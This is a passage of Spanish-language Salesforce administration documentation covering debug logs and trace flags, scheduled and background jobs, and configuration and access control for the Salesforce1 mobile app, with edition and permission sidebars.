Cuando establecer etiquetas de seguimiento, supervise el registro para usuarios, clases de Apex y desencadenadores de Apex en la Consola de desarrollador o en Configuración.

Puede mantener y gestionar los registros de depuración para usuarios específicos, incluyéndose a sí mismo y para clases y desencadenadores.

Para ver registros de depuración guardados, en Configuración, introduzca *`Registros de depuración`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Registros de depuración**. Después de haber empezado a conservar registros de depuración, puede ver, descargar o eliminar sus registros de esta página.

Configurar la creación de registros de depuración

Para activar registros de depuración para usuarios, clases de Apex y desencadenadores de Apex, configure etiquetas de seguimiento y niveles de depuración en la Consola de desarrollador o en Configuración. Cada etiqueta de seguimiento incluye un nivel de depuración, una hora de inicio, una hora de finalización y un tipo de registro.

Visualización de registros de depuración

CONSULTE TAMBIÉN

Configurar la creación de registros de depuración

Visualización de registros de depuración

EDICIONES

Disponible en: Salesforce Classic

Disponible en **Enterprise Edition**, **Developer Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

La interfaz de usuario y los servicios de correo electrónico de Salesforce no están disponibles en **Database.com**.

PERMISOS DE USUARIO

Para visualizar, conservar o eliminar registros de depuración:

- "Gestionar usuarios"

# Configurar la creación de registros de depuración

Para activar registros de depuración para usuarios, clases de Apex y desencadenadores de Apex, configure etiquetas de seguimiento y niveles de depuración en la Consola de desarrollador o en Configuración. Cada etiqueta de seguimiento incluye un nivel de depuración, una hora de inicio, una hora de finalización y un tipo de registro.

Puede mantener y gestionar los registros de depuración para usuarios específicos, incluyéndose a sí mismo y para clases y desencadenadores.

Los límites para los registros de depuración son los siguientes:

- Cada registro de depuración debe ser de 2 MB o menos. Los registros de depuración que superan los 2 MB se reducen en tamaño eliminando líneas de registro antiguas, como líneas de registro de declaraciones anteriores de `System.debug`. Se pueden eliminar las líneas de registro desde cualquier ubicación, no solo al comienzo del registro de depuración.
- Cada organización puede mantener hasta 50 MB de registros de depuración. Una vez su organización haya alcanzado los 50 MB de registros de depuración, los registros más antiguos empezarán a sobrescribirse.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para visualizar, conservar o eliminar registros de depuración:

- "Gestionar usuarios"


## Configurar etiquetas de seguimiento en la Consola de desarrollador

Para configurar etiquetas de seguimiento y niveles de depuración desde la Consola de desarrollador, haga clic en **Depuración** > **Cambiar niveles de registro**. A continuación, complete estas acciones.

- Para crear una etiqueta de seguimiento, haga clic en **Agregar**.
- Para modificar la duración de una etiqueta de seguimiento existente, haga doble clic en su hora de inicio o finalización.
- Para cambiar el nivel de depuración de una etiqueta de seguimiento, haga clic en **Agregar/Cambiar** en la columna Acción de nivel de depuración. A continuación, puede modificar sus niveles de depuración existentes, crear o eliminar un nivel de depuración y asignar un nivel de depuración a su etiqueta de seguimiento. La eliminación de un nivel de depuración elimina todas las etiquetas de seguimiento que lo utilizan.

## Crear etiquetas de seguimiento en Configuración

1. En Configuración, introduzca *`Registros de depuración`* en el cuadro `Búsqueda rápida` y, a continuación, haga clic en **Registros de depuración**.
2. Haga clic en **Nuevo**.
3. Seleccione la entidad que hay que seguir, el periodo de tiempo durante el que desea recopilar registros y un nivel de depuración.





## Ver, modificar o eliminar etiquetas de seguimiento en Configuración

Para gestionar las etiquetas de seguimiento desde Configuración, complete estas acciones.

1. Navegue hasta la página Configuración apropiada.
   - Para etiquetas de seguimiento basadas en usuarios, introduzca *Registros de depuración* en el cuadro Búsqueda rápida, luego haga clic en **Registros de depuración**.
   - Para etiquetas de seguimiento basadas en clases, introduzca *Clases de Apex* en el cuadro Búsqueda rápida, haga clic en **Clases de Apex**, haga clic en el nombre de una clase y luego haga clic en **Etiquetas de seguimiento**.
   - Para etiquetas de seguimiento basadas en desencadenadores, introduzca *Clases de Apex* en el cuadro Búsqueda rápida, haga clic en **Desencadenadores de Apex**, haga clic en el nombre de un desencadenador y luego haga clic en **Etiquetas de seguimiento**.
2. Desde la página Configuración, haga clic en una opción en la columna Acción.
   - Para eliminar una etiqueta de seguimiento, haga clic en **Eliminar**.
   - Para modificar una etiqueta de seguimiento, haga clic en **Modificar**.
   - Para modificar el nivel de depuración de una etiqueta de seguimiento, haga clic en **Filtros**.
   - Para crear un nivel de depuración, haga clic en **Modificar** y, a continuación, haga clic en **Nuevo nivel de depuración**.

## Configurar niveles de depuración en Configuración

Para gestionar sus niveles de depuración desde Configuración, introduzca *Niveles de depuración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Niveles de depuración**. Para modificar o eliminar un nivel de depuración, haga clic en una opción en la columna Acción. Para crear un nivel de depuración, haga clic en **Nuevo**.




CONSULTE TAMBIÉN

Supervisar registros de depuración

# Visualización de registros de depuración

PERMISOS DE USUARIO

| | |
|---|---|
| Para utilizar la Consola del desarrollador: | "Ver todos los datos" |
| Para ejecutar Apex anónimo: | "Apex de autor" |
| Para usar una búsqueda de código y ejecutar SOQL o SOSL en la ficha de consulta: | "API activado" |
| Para guardar los cambios en las clases y desencadenadores de Apex: | "Apex de autor" |
| Para guardar los cambios en páginas y componentes de Visualforce: | "Personalizar aplicación" |
| Para guardar cambios en recursos Lightning: | "Personalizar aplicación" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Para visualizar los detalles de un registro de depuración, en Configuración, introduzca *Registros de depuración* en el cuadro Búsqueda rápida, seleccione **Registros de depuración** y luego haga clic en **Ver** junto al registro de depuración que desee examinar. Haga clic en **Descargar** para descargar el registro como archivo XML.

El registro de depuración contiene información acerca de la transacción, como si fuera correcta, el tamaño del registro (en bytes), la duración de la transacción en milisegundos, etcétera. El registro contiene información adicional sobre la transacción, dependiendo de los filtros definidos para el usuario.

CONSULTE TAMBIÉN

Supervisar registros de depuración

# Supervisión de trabajos programados

La página Todos los trabajos programados enumera todas las instantáneas de creación de informes y trabajos de Apex programados así como paneles programados para actualizarse.

Para ver esta página, desde Configuración, introduzca *Trabajos programados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Trabajos programados**. Dependiendo de los permisos que tenga, puede llevar a cabo algunas o todas las acciones siguientes.

- Hacer clic en **Eliminar** para eliminar permanentemente todas las instancias de un trabajo programado.
- Ver los detalles de un trabajo programado, como:
  - El nombre de un trabajo programado
  - El nombre del usuario que ha enviado el trabajo programado
  - La fecha y hora a la que se envió el trabajo programado originalmente
  - La fecha y hora a la que se inició el trabajo programado
  - La fecha y hora a las que se ejecutará el trabajo programado
  - El tipo del trabajo programado

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las instantáneas de creación de informes y los paneles no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para supervisar trabajos programados:
- "Ver parámetros y configuración"

# Seguimiento de los trabajos en segundo plano

Puede realizar un seguimiento de los trabajos en segundo plano en su organización, como cuando se está ejecutando un nuevo cálculo de colaboración en paralelo.

El nuevo cálculo de colaboración paralelo ayuda las organizaciones de mayor tamaño a acelerar el nuevo cálculo de colaboración de cada objeto. Si el número de registros afectados de una inserción o actualización de una regla de colaboración basada en propietario es inferior a 25.000, el nuevo cálculo se ejecuta de forma síncrona y no recibirá una notificación por correo electrónico cuando se complete. Las inserciones y actualizaciones de reglas de colaboración basadas en propietario que afecten a menos de 25.000 registros no están disponibles en la página Trabajos en segundo plano.

Para ver cualquier trabajo en segundo plano en su organización, desde Configuración, introduzca *Trabajos en segundo plano* en el cuadro Búsqueda rápida y, a continuación, seleccione **Trabajos en segundo plano**.

La página Trabajos en segundo plano muestra los detalles de los trabajos en segundo plano, incluyendo un porcentaje estimado del progreso del nuevo cálculo. La columna **Tipo de trabajo** muestra el trabajo en segundo plano en ejecución, como Actualización predeterminada de la organización. La columna **Tipo de trabajo secundario** muestra el objeto afectado, como Cuenta u Oportunidad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para supervisar trabajos en segundo plano:
- "Ver parámetros y configuración"

Nota: Sólo puede controlar los trabajos en segundo plano en esta página. Póngase en contacto con Salesforce para cancelar un trabajo en segundo plano.

CONSULTE TAMBIÉN

Recalcular reglas de colaboración

Nuevo cálculo paralelo asíncrono de reglas de colaboración

# Activar sus usuarios para trabajar en dispositivos móviles

Salesforce proporciona varias aplicaciones móviles para mantenerle a usted y a sus usuarios conectados y productivos, esté donde esté.

Poner Salesforce1 al alcance de sus usuarios

La aplicación móvil Salesforce1 permite a sus usuarios permanecer productivos en sus desplazamientos.

Ayudar los usuarios desde cualquier parte con SalesforceA

SalesforceA es una aplicación móvil para administradores de Salesforce. Cuando está fuera de su puesto, puede utilizar su teléfono o tablet para realizar tareas administrativas básicas como restablecer contraseñas, inmovilizar usuarios y visualizar estados de sistema actuales.

Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile

Salesforce Classic Mobile ayuda sus equipos a alcanzar el éxito permitiendo a los usuarios acceder a sus datos más recientes de Salesforce, siempre y donde los necesiten, directamente desde dispositivos iPhone® y Android™.

# Poner Salesforce1 al alcance de sus usuarios

La aplicación móvil Salesforce1 permite a sus usuarios permanecer productivos en sus desplazamientos.

Opciones de configuración de la aplicación móvil Salesforce1

Consulte las muchas opciones para la personalización de la aplicación móvil Salesforce1, para adaptarla en una eficaz herramienta para las necesidades comerciales en los desplazamientos de sus usuarios.

Configurar la aplicación móvil Salesforce1 con el asistente de Salesforce1

El asistente de Salesforce1 proporciona una forma sencilla de completar las tareas de configuración básicas para Salesforce1. Después de configurar Salesforce1 utilizando este asistente, los representantes de ventas pueden utilizar Salesforce1 para iniciar su actividad comercial desde sus dispositivos móviles.

Controlar el acceso a la aplicación móvil Salesforce1

Puede controlar el acceso de su organización a las aplicación descargable Salesforce1 y la aplicación para navegador móvil Salesforce1.

Menú de navegación de la aplicación móvil Salesforce1

Obtenga información acerca de los elementos que aparecen en el menú de navegación de Salesforce1. Puede personalizar más aspectos del menú de navegación para su organización.

Notificaciones de la aplicación móvil Salesforce1

Las notificaciones permiten a los usuarios saber cuándo se producen algunos eventos en Salesforce. Por ejemplo, las notificaciones permiten a los usuarios saber cuándo reciben solicitudes de aprobación o cuándo alguien los menciona en Chatter. Las notificaciones sobre las que se pueden realizar acciones permiten a los usuarios responder directamente desde las notificaciones, sin abrir Salesforce1.

### Trabajar sin conexión con la aplicación móvil Salesforce1

La productividad de los usuarios móviles no tiene que pararse cuando no hay conectividad. Cuando activa el almacenamiento en caché y Offline Edit para Salesforce1, los usuarios pueden continuar trabajando, sin las restricciones de las regulaciones de la FAA, señales caprichosas de móviles o edificios tipo búnker. El acceso sin conexión está disponible en las aplicaciones descargables Salesforce1. La versión beta de Offline Edit requiere la versión 10.0 de Salesforce1 para la aplicación descargable de Android ola aplicación descargable Salesforce1 para iOS.

### Habilitar páginas de Visualforce para la aplicación móvil Salesforce1

Puede utilizar Visualforce para ampliar la aplicación Salesforce1 y dar a sus usuarios móviles la funcionalidad que necesitan en sus desplazamientos. Antes de agregar una página de Visualforce a Salesforce1, asegúrese de que la página está activada para un uso móvil o no estará disponible en las aplicaciones móviles.

### La marca de su organización en la aplicación móvil Salesforce1

Puede personalizar la aplicación Salesforce1 con algunos aspectos de la marca de su empresa, de manera que sus usuarios móviles puedan reconocer más fácilmente la aplicación. La marca personalizada aparece en todas las aplicaciones Salesforce1.

### Qué no está disponible en la aplicación para navegadores móviles Salesforce1

La aplicación para navegadores móviles Salesforce1 no incluye todas las funciones disponibles en el sitio completo de Salesforce, si su organización está utilizando Lightning Experience o Salesforce Classic. Obtenga más información acerca de las funciones de Salesforce que no están incluidas en Salesforce1, que tienen carencias en comparación con lo está acostumbrado en el sitio completo o que funcionan de forma diferente en Salesforce1.

CONSULTE TAMBIÉN

- Configurar la aplicación móvil Salesforce1 con el asistente de Salesforce1
- Configuración de gestión de búsqueda de objetos
- Formatos compactos
- Formatos de página
- Personalizar formatos de búsqueda

## Opciones de configuración de la aplicación móvil Salesforce1

Consulte las muchas opciones para la personalización de la aplicación móvil Salesforce1, para adaptarla en una eficaz herramienta para las necesidades comerciales en los desplazamientos de sus usuarios.

Todas estas opciones de personalización de Salesforce1 están disponibles desde el menú Configuración. Para su comodidad, puede acceder a varias página de configuración de Salesforce1 de forma más rápida desde la página de configuración de Inicio rápido de Salesforce1. En Salesforce Classic, desde Configuración, haga clic en **Inicio rápido de Salesforce1** (cerca de la parte superior del menú Configuración). En Lightning Experience, desde Configuración, introduzca *Inicio rápido de Salesforce1* en el cuadro Búsqueda rápida y, a continuación, seleccione **Inicio rápido de Salesforce1** .

Nota: Recomendamos el uso de Google Chrome para la página de configuración Inicio rápido de Salesforce1. Microsoft Internet Explorer 9 o versiones posteriores y Mozilla Firefox también son compatibles.

Estas son las opciones de personalización de Salesforce1 que puede considerar para su organización.

- Realice configuraciones básicas utilizando el asistente de Salesforce1. Desde la página Inicio rápido de Salesforce1, haga clic en **Iniciar asistente de inicio rápido**.

EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

- Definir los usuarios que pueden acceder a Salesforce1.
  - Para las aplicaciones descargables, desde la página Inicio rápido de Salesforce1, haga clic en **Controles de seguridad de la aplicación**.
  - Para las aplicaciones para navegadores móviles, desde la página Inicio rápido de Salesforce1, haga clic en **Opción de navegador móvil**.
- Personalice la forma en que aparecen los datos en Salesforce1. A no ser que se especifique lo contrario, puede acceder a estas personalizaciones desde la configuración de gestión para el objeto cuyos datos desea personalizar.
  - Optimice sus formatos de página por lo que aparecen bien en dispositivos móviles. Puede modificar formatos de página existentes o crear nuevos formatos de página compatibles con Mobile. Desde la configuración de gestión para el objeto adecuada, vaya a Formatos de página.
  - Agregue búsquedas ampliadas, componentes (incluyendo el componente de Twitter) o páginas de Visualforce a la sección Tarjetas móviles de un formato de página para que se muestren como tarjetas de Mobile en Salesforce1. Desde la configuración de gestión para el objeto adecuada, vaya a Formatos de página.
  - Asegúrese de que las páginas de Visualforce están activadas para usarse en Salesforce1, de forma que aparezcan en la aplicación. En Configuración, introduzca *Páginas de Visualforce* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Páginas de Visualforce**. Haga clic en **Modificar** junto al nombre de una página y seleccione `Disponible para aplicaciones móviles de Salesforce .`
  - Defina los campos que aparecen en la zona resaltada de un registro de objeto y en las tarjetas de vista previa de lista relacionada mediante la creación de formatos compactos personalizados. Desde la configuración de gestión para el objeto adecuada, vaya a Formatos compactos.
  - Compruebe que sus formatos de búsqueda existentes introducen resultados de búsqueda de Salesforce1 con los campos deseados. Desde la configuración de gestión para el objeto adecuada, vaya a Formatos de búsqueda.
- Facilite y garantice la eficacia del trabajo en el campo mediante la creación de acciones diseñadas para sus actividades comerciales y casos de uso específicos.
  - Activar acciones en el publicador para su organización. Desde Configuración, introduzca *Configuración de Chatter* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Chatter**. Seleccione la casilla de verificación `Activar acciones en el publicador`. (Esta opción supone que su organización tiene Chatter activado y que desea mostrar las acciones que crea tanto en el publicador de Chatter. Si su organización no tiene Chatter activado, puede utilizar acciones, pero solo se mostrarán en Salesforce1 y no en todo el sitio completo de Salesforce.)

    Nota: Si las acciones en el publicador no están activadas, solo aparecerán acciones estándar de Chatter (Publicar, Archivo, Vínculo, Votación y Gracias) en el publicador de Chatter en el sitio completo de Salesforce. Si Chatter está habilitado, pero las acciones del publicador no están habilitadas, las acciones estándar y no estándar de Chatter aparecen en la barra de acciones de Salesforce1 y en aplicaciones de terceros que utilizan listas de acciones. Las acciones no estándar incluyen acciones de creación, actualización y registro de llamada, acciones personalizadas y acciones inteligentes móviles.
  - Cree acciones globales que permitan a los usuarios agregar nuevos objetos de registro sin relación automática con otros registros. Desde Configuración, introduzca `Acciones globales` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acciones globales**. Para personalizar los campos usados por las acciones globales, haga clic en **Formato** en la página Acciones globales.

    A continuación, agregue las nuevas acciones a la sección Acciones de Salesforce1 y Lightning Experience del formato de publicador global de modo que aparezcan en Salesforce1. Desde Configuración, introduzca `Formatos del publicador` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Formatos del publicador**.
  - Cree acciones específicas del objeto que permiten a los usuarios agregar nuevos registros o actualizar datos en registros existentes. Desde la configuración de gestión para el objeto al que desea agregar una acción, vaya a Botones, Vínculos y Acciones. Para

personalizar los campos usados por una acción específica de objeto, haga clic en **Formato** en la página Botones, vínculos y acciones.

A continuación, agregue las nuevas acciones a la sección Acciones de Salesforce1 y Lightning Experience en el formato de página del objeto apropiado.

- Personalice las opciones que hay disponibles en el menú de navegación de Salesforce1, así como el orden en que aparecen los elementos. Desde la página Inicio rápido de Salesforce1, haga clic en **Menú de navegación**.
- Contribuya a que los usuarios de Salesforce1 sepan las actividades más importantes de Salesforce activando las notificaciones distribuidas y de la aplicación. Desde la página Inicio rápido de Salesforce1, haga clic en **Opciones de notificación**.
- Integre aplicaciones externas en el menú de navegación de Salesforce1 agregando fichas Página de Lightning para las páginas de Lightning implementadas en su organización. Desde Configuración, introduzca `Fichas` en el cuadro `Búsqueda rápida`, seleccione **Fichas** y luego haga clic en **Nueva** en la lista relacionada Fichas de página Lightning.
- Personalice Salesforce1 para que coincida con la apariencia de la marca de su empresa. Desde la página Inicio rápido de Salesforce1, haga clic en **Marca de Salesforce1** .
- Permita a las aplicaciones descargables Salesforce1 colocar en caché automáticamente los datos de Salesforce a los que se accede frecuentemente para asegurarlos y que queden almacenados de forma persistente para que los usuarios puedan ver datos cuando sus dispositivos están desconectados. (Esta opción se activa de forma predeterminada.) Desde la página Inicio rápido de Salesforce1, haga clic en **Caché fuera de línea**.

También puede consultar la *Guía de administración de la aplicación móvil Salesforce1*, que le guiará en el uso de herramientas declarativas de Salesforce1 en Configuración para preparar su organización para la experiencia móvil de Salesforce1.

## Configurar la aplicación móvil Salesforce1 con el asistente de Salesforce1

El asistente de Salesforce1 proporciona una forma sencilla de completar las tareas de configuración básicas para Salesforce1. Después de configurar Salesforce1 utilizando este asistente, los representantes de ventas pueden utilizar Salesforce1 para iniciar su actividad comercial desde sus dispositivos móviles.

Nota: Recomendamos el uso de Google Chrome para el Asistente de Salesforce1 y la página Configuración de Salesforce1. Microsoft Internet Explorer 9 o versiones posteriores y Mozilla Firefox también son compatibles.

Si está utilizando Lightning Experience:

1. Desde Configuración, haga clic en **Iniciar asistente** en el mosaico Configurar Salesforce1 en el carrusel de acceso rápido.

Si está utilizando Salesforce Classic:

1. En Configuración, haga clic en **Inicio rápido de Salesforce1**.
2. En la página Configuración de Salesforce1, haga clic en **Iniciar asistente de inicio rápido**.

Nota: Aunque el asistente de Salesforce1 le permite empezar con tareas de configuración básicas, no incluye todas las tareas de configuración de Salesforce1. Por ejemplo, aunque puede reorganizar acciones rápidas globales a través del asistente, el menú acciones y barra de acción de Salesforce1 pueden incluir otros tipos de acciones como acciones rápidas específicas del objeto y acciones estándar de Chatter, dependiendo del contexto.

Cuando acabe con el asistente, se le dirigirá a la página de configuración de Inicio rápido de Salesforce1 que proporciona un acceso sencillo a páginas y documentación de configuración para Salesforce1. Para los ajustes configurados en una sola página, la página Inicio rápido incluye vínculos

EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO

Para utilizar el asistente de Salesforce1:

- "Personalizar aplicación"

directos a esas páginas. En casos donde las configuraciones están disponibles en varios páginas en Configuración, hemos proporcionado vínculos a documentación relevante acerca de la configuración.

CONSULTE TAMBIÉN

Poner Salesforce1 al alcance de sus usuarios

## Controlar el acceso a la aplicación móvil Salesforce1

Puede controlar el acceso de su organización a las aplicación descargable Salesforce1 y la aplicación para navegador móvil Salesforce1.

Según la configuración de su organización, puede:

- Active o desactive el acceso a la aplicación para navegador móvil Salesforce1. En Configuración, introduzca *Configuración de Salesforce1* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Salesforce1**. Consulte Activación de la aplicación de navegador Salesforce1 Mobile.
- Controle quién accede a las aplicaciones descargables Salesforce1 y configure otras políticas de seguridad. Desde Configuración, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas. Consulte Políticas de seguridad y acceso de usuario para la aplicación descargable Salesforce1.

EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

# Políticas de seguridad y acceso de usuario para la aplicación descargable Salesforce1.

Las aplicaciones descargables Salesforce1 son aplicaciones conectadas. Como resultado, puede controlar a los usuarios que tienen acceso a las aplicaciones, así como a otras políticas de seguridad. Por defecto, todos los usuarios de su organización pueden iniciar sesión en las aplicaciones descargables Salesforce1.

Puede controlar las políticas de seguridad y acceso de cada aplicación descargable Salesforce1 usando los ajustes instalados en el paquete gestionado de aplicaciones conectadas de Salesforce1. Estos componentes deben instalarse en Salesforce:

- Salesforce1 para Android
- Salesforce1 para iOS

Estos componentes se instalan automáticamente cuando uno de sus usuarios instala una aplicación descargable de Salesforce1 desde App Store o Google Play en un dispositivo móvil y autentica con su organización iniciando sesión en la aplicación móvil.

Además, puede instalar manualmente el paquete de aplicaciones conectadas de Salesforce1 y Chatter para poder revisar y modificar los ajustes de acceso y seguridad predeterminados antes de implementar las aplicaciones descargables Salesforce1 para sus usuarios.

Cuando se instalan los componentes de las aplicaciones conectadas Salesforce1, se agregan a la página Aplicaciones conectadas. (Desde Configuración, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas.) Aquí puede visualizar y modificar los ajustes de cada aplicación, incluyendo el control del acceso de usuarios con restricciones de intervalo IP, permisos y perfiles. Aparece un mensaje de error si un usuario restringido intenta iniciar sesión en una aplicación descargable Salesforce1.

Las notificaciones distribuidas de las aplicaciones descargables Salesforce1 no se gestionan desde la página Aplicaciones conectadas. Para gestionar esta configuración, en Configuración, introduzca *Notificaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Notificaciones de Salesforce1** .

El acceso fuera de línea está habilitado de forma predeterminada si se ha instalado una de las aplicaciones descargables Salesforce1. Para gestionar esta configuración, en Configuración, introduzca *Offline* en el cuadro Búsqueda rápida y, a continuación, seleccione **Salesforce1 Offline**.

## EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

## PERMISOS DE USUARIO

Para modificar sus ajustes de la aplicación descargable Salesforce1:

- "Personalizar aplicación"

Para ver sus ajustes de la aplicación descargable Salesforce1:

- "Ver parámetros y configuración"

## CONSULTE TAMBIÉN

- Aplicaciones conectadas
- Modificar, empaquetar o eliminar una aplicación conectada
- Supervisión del uso de una aplicación conectada
- Activar notificaciones de la aplicación móvil Salesforce1
- Requisitos de la aplicación móvil Salesforce1

# Activación de la aplicación para navegadores móviles Salesforce1

Puede controlar si los usuarios pueden acceder a la aplicación para navegadores móviles Salesforce1 cuando inicien sesión en Salesforce desde un navegador móvil compatible. De forma predeterminada, la aplicación del navegador móvil está activada para su organización.

**Importante:** No se admite el uso del sitio completo de Salesforce Classic en un navegador móvil. Aunque puede desactivar la aplicación para navegador móvil Salesforce1para su organización y los usuarios individuales pueden desactivar la aplicación para navegadores móviles por si solos, no se recomienda el uso continuo del sitio completo en un navegador móvil. Sus usuarios pueden tener problemas que el servicio de asistencia al cliente de Salesforce no investigará.

No se puede acceder al sitio completo de Lightning Experience desde cualquier navegador móvil.

1. Desde Configuración, introduzca *`Configuración de Salesforce1`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Salesforce1**.
2. Seleccione `Activar la aplicación para navegador móvil de Salesforce1` para permitir que todos los usuarios de su organización accedan a la aplicación. Cancele la selección de esta opción para desactivar el acceso a la aplicación.
3. Haga clic en **Guardar**.

Cuando esta opción está activada, los usuarios que inician sesión en Salesforce desde un navegador móvil compatible se dirigen automáticamente a la interfaz de Salesforce1. Iniciar de sesión desde una navegador móvil incompatible carga el sitio completo de Salesforce Classic, incluso cuando esta opción está seleccionada.

En la mayoría de los casos, el inicio de sesión desde un navegador móvil incompatible carga el sitio completo de Salesforce Classic, incluso si la opción `Activar la aplicación para navegadores móviles Salesforce1` está activada. No obstante, existen dos excepciones para usuarios de iPhone y iPad. Los usuarios pueden acceder a la aplicación para navegadores móviles desde Google Chrome para iOS o Gmail para la vista web de aplicaciones para iOS, pero no se admite la utilización de Salesforce1 en estos entornos.

## CONSULTE TAMBIÉN

- Activación o desactivación de la aplicación para navegadores móviles Salesforce1
- Requisitos de la aplicación móvil Salesforce1
- Modificar su información personal

## EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

## PERMISOS DE USUARIO

Para ver los ajustes de la aplicación para navegadores móviles Salesforce1:

- "Ver parámetros y configuración"

Para modificar los ajustes de la aplicación para navegadores móviles Salesforce1:


- "Personalizar aplicación"

  "Modificar todos los datos"

